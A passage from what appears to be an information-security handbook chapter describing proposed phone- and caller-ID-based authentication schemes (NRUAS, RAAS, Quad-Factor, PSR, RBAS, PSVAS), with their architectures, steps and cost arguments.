The NRUAS authentication function communicates the passkey of 7073994333-4345 to the access-control function of the bank's authentication server. The NRUAS authentication function also voice-delivers the passkey to the customer. Because the customer already knows the telephone number, there is no need to communicate that part of the passkey. Therefore, the voice response may be "plus 4345."

On the login page, the customer enters the passkey as 7073994333-4345. The bank identifies the customer by the telephone number 707-399-4333 and verifies the customer by the random code (RC) of 4345, granting access once or for a limited time (see Exhibit 59.4 and Exhibit 59.5).

How Banks and Their Customers Benefit from Strong Authentication

The new authentication technology enables the bank customer to:

1. Not have to have a password to remember and safeguard.
2. Not have to use a social security number as user ID to access the account.




EXHIBIT 59.1 In this version of the NRUAS security service, the individual business has an IVR equipped authentication server.




EXHIBIT 59.2 In this version of the NRUAS security service, a central IVR equipped authentication server is used that connects on a VPN to the business's authentication server.

3. Not need additional resources as the bank customer already has a cell phone or home phone with unique phone numbers.
4. Not have to learn a new procedure as the bank customer is already familiar with using an 800 number call to a bank and getting an automated voice response.

To the bank, NRUAS provides:

1. Not having to implement a new system other than the NRUAS authentication function software in its existing bank computer system.




EXHIBIT 59.3 The NRUAS authentication function in the computer system identifies and verifies the customer by caller ID and PIN, and it creates a passkey where the first number is the cell telephone number and the last four digits are a random number created for this customer for this transaction.




EXHIBIT 59.4 Different implementation of NRUAS.

2. Security for the bank, as a transaction log is created for each request for a passkey and a random number is embedded in each passkey.
3. Additional security as the use of a passkey may be limited for a single transaction or for a set time, and the bank customer may be so advised when the passkey is voice response delivered.




EXHIBIT 59.5 Reverse authority authentication system (RAAS) user interface.

Different Implementations of NRUAS

This strong user-authentication technology works equally well at the ATM terminal in retrieving a transient PIN. It also works well where a bank customer would use his existing password but has forgotten it. He can instantly get a transient passkey and use it See Exhibit 59.4.

As illustrated in Exhibit 59.2, the NRUAS may be implemented in a centralized service based architecture where with a one centralized NRUAS authentication system may serve a large number of smaller banks and businesses, who would pay for NRUAS authentication on a use basis. As illustrated in Exhibit 59.3, large banks or other large businesses may implement their own NRUAS architeture.

Reverse Authority Authentication System™: A Solution for Phishing

Introduction

IT enables many new and creative methods that may be used to spoof a secure Web page from a bank server. Each and every part of a Web page can be faked. The customer then has no idea if the Web page he is about to enter his personal online banking identity data onto originate from the bank server or from a fraudulent page. For this security issue, the industry has coined the term *phishing* to imply fishing for and stealing online bank customer identity. The industry has seen phishing scams grow and become increasingly sophisticated to the extent that the industry formed an anti-phishing organization (http://www.antiphishing.org) to measure the scope of the problem.

To counter this security menace, reverse-authentication technology was developed. Reverse-authentication technology is based on the premise that individuals will not be comfortable entering personal data on a Web page without an assurance that it has not been spoofed.

The Reverse Authority Authentication System (RAAS™) concept is illustrated in Exhibit 59.6. In Step A, RAAS allows the customer to create or receive a RAAS code by calling a RAAS system. What an RAAS code is exactly is described below. In Step B, a customer connects to an institution's secure server, in step C, the RAAS code then appears on the page that is used for login. The presence of the RAAS code assures the customer that the login web page had not been spoofed and did originate from the requested online bank server.

The RAAS code can take the form of a simple alphanumeric such as KAP457 or a phrase such as *clear ocean*, or even symbols such as a smiley face and crescent. The customer can create the RAAS code




EXHIBIT 59.6 Reverse Authority Authentication System (RAAS™) code.

anytime from anywhere by calling a private number via a phone that has a caller ID associated with it to the RAAS system.

The RAAS system may randomly generate the RAAS code. Alternatively, the RAAS code may be created by the customer and merely deposited in the RAAS system by the customer.

After the RAAS code is obtained, it can be good for any length of time, such as up to one year. However, it can be regenerated to a new replacement code whenever the customer desires. The RAAS code is anchored in the RAAS system by the caller ID of the phone. The caller ID is simply used as a reference. It does not matter which caller ID it is, and no account need be established.

How RAAS Works

As had been described when the user connects to a secure server, the RAAS code appears as a graphic file in the corner of the login page to assure the customer that indeed this login page is not as a result of phishing or spoofing. The RAAS system process described below in steps A, B, and C, is seamless and relies on existing technologies. The RAAS process is mostly transparent to the customer, until the Web page with the RAAS code image appears to verify the authenticity of the bank server.

Step A. The customer may make a bank secure server connection from any personal computer (PC), a personal one or one in the library. A RAAS agent in the PC is automatically activated and opens a window to receive from the customer a caller-ID-secret-number combination and connects to the RAAS system. The RAAS system matches the information, saves the PC's internet protocol (IP) return address, creates a time stamp (TS), and responds with an OK advisory to the RAAS agent in the PC. The RAAS agent then exits and allows the PC's secure server connection proceed as usual.

Step B. Bank server's RAAS application, on receiving a connection request from the customer's PC, forms a query to the RAAS system with its own server authentication data and the customer's IP return route address. The RAAS system authenticates the bank server, and then reverse matches the customer IP route address to find a caller ID record and checks for the TS. If the caller-ID record that corresponds to the IP route address is found, the RAAS system creates a one-time/limited-time-use RAAS code image file address and sends that image link address to the bank server.

Step C. The bank server embeds the image link in the login Web page and sends it to the PC of the customer in response to the secure server connection request. The PC's browser fetches the image from the RAAS system and displays it to the user as a part of the login Web page. The RAAS system times out on one image fetch or on time stamp expiry of TS and deletes the image. The browser deletes the login page after the login is performed. Therefore, the RAAS code image is not stored anywhere, except in the RAAS system for a fraction of a second.

RAAS Implementation

The RAAS implementation is not only cost effective but is also logistically easy to implement. The customer PC requires a RAAS agent, which can be delivered by the bank or may become part of the browser or operating system. The customer only needs to create or receive an RAAS code from the RAAS server via a phone call with an associated caller ID. The RAAS agent is only activated on connections to a list of secure servers such as those belonging to online banks and not for all secure server connections.

The bank secure server requires an RAAS interface agent and an account with the RAAS system. The RAAS system may be an independent system and may be owned by a bank, independent company, or a consortium of banks. Very large institutions may choose to maintain their own RAAS servers.

Who Pays for the RAAS System

Those who benefit from the RAAS system pay for it. An RAAS system is a fixed cost and handles a large number of customers. Scaling an RAAS server drives down the costs as more and more users are added and may average 50 cents per customer per month, or about $5/year. Recapture or justification of these costs can be easily obtained through fraud and theft reduction. In addition, the customer may be charged a fee for the RAAS code by billing it to their phone account.

Quad-Factor™: Multifactor Authentication

The industry is used to implementing three different factors with three different mechanisms, both for the system as well as the remote user, such as entry of a password in a login window, carrying of a physical token with either a soft interface via changing numbers that need to be entered in the login window or a hard interface by inserting the token in the network device, or use of a biometric sensor. In addition, each of these factors have their own issues of reliability, security, and logistics that have been well documented and are well known to information-security practitioners.

In an ideal security world, one would want or desire all three factors, but that would increase both the system and logistics costs, as well as create a time-consuming number of steps for the remote user.

Quad-Factor (QF™) is one of those emerging authentication technologies. Quad-Factor technology provides four factors of authentication without having separate factors to deal with. Hence, one single user action, with one single device like a security card and one single system interface would be able to provide two to four dynamically adjustable factors of authentication. The QF technology eliminates the login window, password, traditional use of tokens, and biometrics by embedding all of them in one user action and one device in a way that reduces cost, logistical complexity, and system complexity, yet provides security that can be achieved by using all three traditional factors of authentication. The fourth factor in addition to the three factors is location, where an embedded GPS chip in the QF card would allow the card to be authenticated from only certain locations.

Password Storage and Retrieval™ Technology and Application

Simple passwords are easy to crack. Therefore, business professionals and IT workers are required to create and use long and complex passwords that are difficult to remember.

A recent poll from SearchSecurity.com found that 77% of respondents had six or more passwords to remember for their jobs. About 23% had five or fewer passwords. But 20% had 15 or more passwords for their jobs. More than 200 took part in the online survey. Having many passwords is part of being an IT professional or "part of the wretched way the world is," said Jon Callas, chief technology officer and founder of PGP Corp. and a SearchSecurity.com site expert.

Saving passwords in paper slips or in a file, even if encrypted, is a security risk. From both the inside and the outside, a weak password presents an unacceptable security risk. Enforcing long, complex, and changing passwords creates additional security risks while attempting to solve one security risk.

In some password applications, such as those for embedded systems such as routers, etc., NRUAS, as described earlier, is not applicable. Hence, Password Storage and Retrieval (PSR)™ was developed for this specific application.

Password Storage and Retrieval

Password Storage and Retrieval reduces and eliminates risk at a far lower cost than any other acceptable control mechanism. PSR™ is an anytime, anywhere, on-demand technology. PSR technology provides a risk-managed, cost-effective solution for this security risk and reduces IT costs by reducing help desk requirements for password maintenance and resets (see Exhibit 59.7).

In PSR, the authentication server stores existing passwords using shredding/aliasing technology, enabling each to be re-recreated on demand, just in time, and voice-delivered to the user. The shredding/aliasing technology is described later in this chapter. PSR is described with reference to the Exhibit 59.7:

- PSR server: a standard server interfaced with the telephone network.
- Call security function: receives calls from only mobile phones and using caller ID and a six-digit PIN verifies the caller.
- Intelligent Shredding and Aliasing (ISA) security logic: for password storage—receives tone entries from mobile's keypad and in real time intelligently shreds each password and randomly aliases each digit. ISA-security-morphed passwords are then stored in one database, and the ISA-generated random key is stored in another database server.




EXHIBIT 59.7 Password Storage and Retrieval (PSR) architecture.

- PSR function: for password retrieval—re-creates anytime, anywhere, on-demand, an employee's specific password by reversing the ISA logic. The password is voice-delivered to the verified caller and then deleted.
- Security management function: maintains caller IDs and PINs and implements password maintenance policy.

These are the information-security risk-management issues, issues for which PSR technology application provides a risk-managed solution. PSR™ is a cost-effective security-risk mitigation technology service that also reduces IT costs. Large companies implement their own PSR server. Others may share a PSR server and pay a nominal annual fee per employee.

Router-Based Authentication System™

The source identification of a data packet, in the form of an IP address, can be altered and set at any value by the source computer. A border router/firewall relies on the source identification to be effective in discarding packets as defined in the access control list. IDS deployed within the network sniff packets after they have entered the network. The Router-Based Authentication System (RBAS™) technology secures a data network by positively authenticating the source of each packet entering a network and discarding other packets. Router-Based Authentication System provides network security with packet authentication signatures that enables the source of each packet to be authenticated by a dynamic signature in the header of each packet.

The security of data networks has surfaced as a critical national issue. The RBAS technology, by consolidating the firewall, login, and intrusion detection/prevention functions into one RBAS system that is deployed in the network in place of the router/firewalls, will provide security at a lower cost. In addition, the RBAS technology provides security in an area for which no security existed before – that is two-factor source authentication for each data packet entering a secure network.

Router-Based Authentication System security technology will enable each packet received by a data network to be authenticated by a dynamic signature. It will also enable the businesses to improve the security of their network at a lower cost by consolidating the functions of login, firewall and intrusions detection systems into a RBAS technology adapted border router or router internal to a data network.

The header of the incoming data packets contains the source-computer IP address, the destination-computer IP address, and the destination computer port. IP denotes a unique address of every computer on a network and the port denotes the connection to a specific application of the computer.

The identification of the source of a packet is in the form of an IP address, and is created and can be altered to be any value by the source computer. Therefore, the destination computer cannot truly know where the packet came from or which computer it originated from. This is how spurious and harm-causing data packets are sent to a computer over which the destination computer has no control, because it cannot really authenticate the source of the data packet.

A business's network servers are protected by a border router, which also hosts a firewall. The firewall checks and filters each incoming data packet, based on an access-control list programmed in the firewall.

The access-control list identifies the source and destination IP addresses as well as destination computer port addresses. The firewall rejects packets based on the source-computer IP address, destination-computer IP address, and the destination computer port address that are listed in the access-control list.

In addition to the protection using a border router/firewall to filter out data packets as described above, current technology uses a user ID and password for session authentication. However, a password is only one factor and is therefore considered a weak form of authentication, by information security experts because this form of authentication can be easily compromised.

Because there is no certainty that the sender of these data packets is who they say they are, the current state of the technology may allow entry of data packets into a network that are harmful to a destination computer.

The industry solution to this state of weakness in protecting a network from harm has been to build an IDS. The IDS is a software function that is deployed on a server inside the network to monitors or "sniff" all data packets traveling in the network. The IDS copies all data packets in the network and applies rule- and signature-based logic to detect threat scenarios and alert the system managers that an attack may be taking place.

In the IDS approach, the data packets that cause harm have already entered the network despite the border router/firewall and user authentication using with a password. The IDS is a complex approach and does not work all of the time, thereby creating many false alarms. It is so complex that many businesses have outsourced the monitoring of the IDS, thus also creating an issue of confidentiality of data.

The development of an IDS by the information security industry is a testimony to the problem that the firewall method for screening the content of incoming data packets is not sufficient to protect a network from harm.

The RBAS technology is applicable to controlled access content data networks and would enable data packets entering a network to be positively authenticated before they are allowed to enter a network. Thus, RBAS enables the data network to be more secure against this kind of threat and is believed to be a superior technology compared to the use of firewalls, password authentication, and IDS.

Description of RBAS Network Security Technology

The card/token-based strong (two-factor) source authentication in current systems for network security is costly, has operational security and logistical issues, and, therefore, is not widely used by businesses. Therefore, businesses are using only a one-factor (password) authentication for establishing security of a session.

The innovative RBAS security enables two-factor source authentication of each data packet at a lower cost. Router-Based Authentication System takes advantage of the existing public network infrastructure and thus avoids the infrastructure cost of maintaining card-dependent security systems. The source authentication is performed via a two-factor authentication that leverages the public voice telephone using caller ID features and a PIN.

The RBAS implementation has:

- The router/firewall equipped with an interactive voice–response (IVR) system, a database that maintains the cellular telephone numbers and PINs of authorized users, and a function that verifies each session user via the caller ID and PIN and generates and voice-delivers a four-digit random numeral to the user.
- A client software function that displays the 800 number of the router/firewall IVR, accepts the cellular number plus the random numeral for login, and embeds the cellular number plus random numeral in the option field of each packet header.
- As added optional security features, the random numeral may be modulated and thus will be different for each packet, creating a dynamic source signature for each packet. Furthermore, another security feature allows the user to pre-select the length of the session in minutes; this would enable the router to disable packet traffic from this user at the expiry of the session time.

EXHIBIT 59.8 Router-Based Authentication System (RBAS) and Current Network Security Technology Comparison

Security Technology	Feature		
	Function	Security Features	Operation Logistics
Intrusion detection systems (IDS)	Sniffs all data packets inside a network, compute packet statistical data	Detect attacks based on pattern of data packets	Requires (1) selection of network location for IDS placement, (2) IDS sniffer software logic, (3) threat signatures and comparison logic (4) and an alerting mechanism to the security manager to investigate unusual packet traffic
Firewall	Check each packet header. Discard packets that are not approved	Filters all incoming data packets entering a network based on access control lists	Requires defining access control lists by specifying source internet protocol (IP) and destination IP to screen each packet by its source and destination IP addresses
Password login	Used for session authentication by user ID and password	Does not allow access without the entry of correct password	Requires creation and maintenance of a password infrastructure
RBAS	Filters all incoming data packets based on a dynamic signature in each packet header	Discard packets without authenticated signature from the source	Requires (1) an IVR System in the router/firewall, (2) a cell telephone data base, (3) and a RBAS function that checks dynamic signatures for each incoming packet before routing

Router-Based Authentication System enables a robust and cost-effective network security solution compared to the current prevalent network security technologies. Exhibit 59.8 provides a comparison of the RBAS network security compared to the current security technologies of firewalls, IDS and the login using a password.

The RBAS can be implemented in both the border routers and the major internal to the network routers. As the Exhibit 59.8 comparison illustrates, the RBAS has the potential to replace firewalls, password infrastructure, and the IDS systems and their costs, and still provide a comparable or better network security.

With reference to Exhibit 59.9, the dynamic packet authentication signature (DPAS) system for network security has a packet authentication function (PAF) in a router/firewall and a client security function (CSF) in a client.

PAF includes: (1) an IVR system with the ability to receive a telephone call and verify the caller by comparing with pre-stored caller ID and a PIN, (2) a DPAS function to generate a random passkey, voice-deliver it to the caller, and save in the system, where the DPAS rejects packets from the client that do not have the cell number plus passkey embedded in option field of the header of the packet.

CSF in the client includes (1) a display of an authentication screen that displays an 800 number to the IVR of the router/firewall and enables entry of the cell number plus passkey, and (2) a function that inserts the cell number plus passkey in each data packet. As an additional security feature the passkey for each packet can be modulated to be different for each packet, providing a dynamic signature for each packet.

The preferred embodiment uses cellular phones to call the IVR of the router/firewall. The current caller-ID technology provided by the telephone companies uniquely identifies a cell phone owner and is used to verify the caller to the router system.

The RBAS security system serves the businesses by eliminating the risk of having data packets whose source cannot be authenticated come in to the network. This eliminates the risk of being a target for hackers.




EXHIBIT 59.9 The dynamic packet authentication signature (DPAS) system for network security has a packet authentication function (PAF) in a router/firewall and a client secutity function (CSF) in a client.

The RBAS using the PAF and the CSF performs the following six steps:

1. Step 1: A border router server to a business data network, adapted with RBAS, pre-stores a database with the client's cellular telephone number and PIN.
2. Step 2: A user desiring a data interface connection to the business invokes a security software function in the client, which displays an authentication screen, displaying an 800 number and an entry field for the passkey.




EXHIBIT 59.10 User interface for mail implementation of packet source validation architecture system (PSVAS).

3. Step 3: The user calls the 800 number and enters the PIN. Optionally, he or she also enters a numeral that specifies in minutes the length of the session desired. The border router receives the call from the user, verifies the caller ID in the database. The router then generates a random numeric passkey and delivers it to the user and saves these in the border router database anchored by caller ID.
4. Step 4: The User enters in the authentication screen a passkey made up of the caller ID and just-received random passkey and clicks the "connect" button.
5. Step 5: The connect-button click initiates a session to the border router, the button link having pre-stored the link URL. The security software function embeds a passkey in the option data fields of each data packet sent to the border router. The connect-button activates a function to (a) save the passkey of the caller ID and the random passkey, (b) initiate a TCP/IP, telnet/FTP session, (c) modulate the passkey based on predefined parametric logic (the parameters are from the passkey), and (d) embeds the modulated passkey in the option fields of data packets being sent to the server.
6. Step 6: PAF rejects all packets without option data. PAF verifies the option data against the IVR database. If the option data field match the caller ID and passkey in the IVR database, then the server forwards the packet to the data network; otherwise, it sends a page to the client for unauthorized traffic.

As added optional security features, the random numeral may be modulated and thus will be different for each packet, and the user can pre-select the length of the session in minutes. The pass code modulation scheme is described as follows: The CSF logic embeds the cell number plus passkey in each packet header. The CSF logic may modulate the passkey for each header. The PAF filters packets based on the modulated passkey.

New Infosec Technologies, Part II

Packet Source Validation Architecture System™—Global Network Security

PSVAS provides global Internet security by validating the source of all packets by improvement in the global computer network structure. PSVAS would enhance Internet security and potentially guard against all of these types of threats. The innovation, named *packet source validation architecture system* (PSVAS), validates the sources of data packets entering the network. PSVA rejects and does not route those data packets that are not source-validated.

Packet source validation architecture (PSVA) system has a set of key servers (KSs), adapted major routers, and a CSF in the sending and receiving clients. The PSVA system enables the source of each data packet to be validated by the major routers with the help of the KSs. Not being able to validate the source of data packets is a fundamental security weakness of the Internet. Because there is no certainty that the sender of these data packets is who it says it is, the current Internet infrastructure may allow entry of data packets into a network that are harmful to a destination computer. The harm that may be caused to the destination computer may take any number of forms, such as deletion of files, crashes of the system, the system being made unavailable for some time to the users, theft of data files, and many other known and as yet unknown types of harm.

The PSVA system provides enhanced network access security by providing a solution to the fundamental weakness of the Internet architecture: the inability to authenticate the source of the packets entering the data packet. These security enhancements should discourage the senders from transmitting harm-causing data over the Internet.

The PSVA system will solve major shortcomings of Internet security and thus help make the Internet more secure and robust. The cost of improvements will be recovered from a fee via the ISPs or by surcharging telephone calls to the KSs.

Data packets are the basic transport mechanism underlying the Internet. When the packets are routed over the network of routers, each successive router checks the destination IP address in the header to

determine the best routing path and delivers the packet to the destination computer. The routers, by design, never check the data part of a packet and are limited by their design to find the destination IP address and find the best routing path.

Therefore, the routers that are the basic transport mechanism of the Internet have no underlying mechanism to be able to validate the source of the data packet. The identification of the source of a packet is in the form of an IP address. This IP address is created and can be changed or altered to be set at any value by the source computer. Therefore, the destination computer cannot truly know where the packet came from or which computer it originated from.

This security weakness is exploited in many different ways by all types of hackers and people intent on causing harm. E-mails are used as a means to distribute many types of viruses, worms, and other forms of mischief such as phishing and spamming. That is the reason various types of worms, virus and other mischief can enter and circulate on the global network from anywhere in the world.

The current security technologies leave it entirely up to the destination computer to screen the incoming data packets. To accomplish this purpose, current technologies provide various types of firewalls and intrusion detection and intrusion prevention systems that operate at the packet level. Other security technologies, such as virus checkers and application-specific proxy firewalls operate at the file level. Yet another security technology of remote user authentication, via user ID and password, operates at the session level.

The entire information security industry is geared towards providing better and improved forms of these tools to protect the destination computer from data packets that may be harmful to the destination computer. This approach to security leaves the sender of harm-causing data packets to keep trying to send harm-causing packets and the businesses to defend themselves from such attacks and intrusions on a continual basis. This explains why, over the years, there has been such a large proliferation in different types of threats in the form of harm-causing packets that are sent via servers or e-mail servers. As soon as the destination computers implement a defense mechanism against a known type of threat, the senders employ different techniques to defeat that defense by creating a new type and variety of harm-causing packets.

Using this inherent weakness, new vulnerabilities are discovered and exploited on a regular basis. For example, in a recent news story, titled "New Virus Snarls Thousand of Computers" by Anick Jesdanun dated May 03, 2004, he says "Unlike most outbreaks, the Sasser worm does not require users to activate it by clicking on an e-mail attachment. Sasser is known as a network work because it can automatically scan the Internet for computers with the security flaw and send a copy of itself there."

This innovation is an improvement in the global computer network structure that would enhance security and potentially guard against all of these types of threats. The innovation, named PSVAS, validates the sources of data packets entering the network. PSVA rejects those data packets that are not source validated. The innovation includes packet level authentication for all incoming data packets from a source computer before routing them to the destination computer.

There are two distinct applications of PSVAS. First, the application validates the source of all data packets that are sent over the Internet. The second application validates the source of all e-mail data packets. For the first application, the PSVA system has a set of KSs, adapted major routers, and a CSF in the sending and receiving clients. The PSVA system enables the source of each data packet to be validated by the major routers with the help of the KSs.

For the e-mail security applications, the PSVA system has a set of KSs and adapted mail servers. The PSVA system enables either the sending mail clients or the sending servers to insert a source-validation code in the header of outgoing packets and the destination mail servers can validate the code with reference to the KSs.

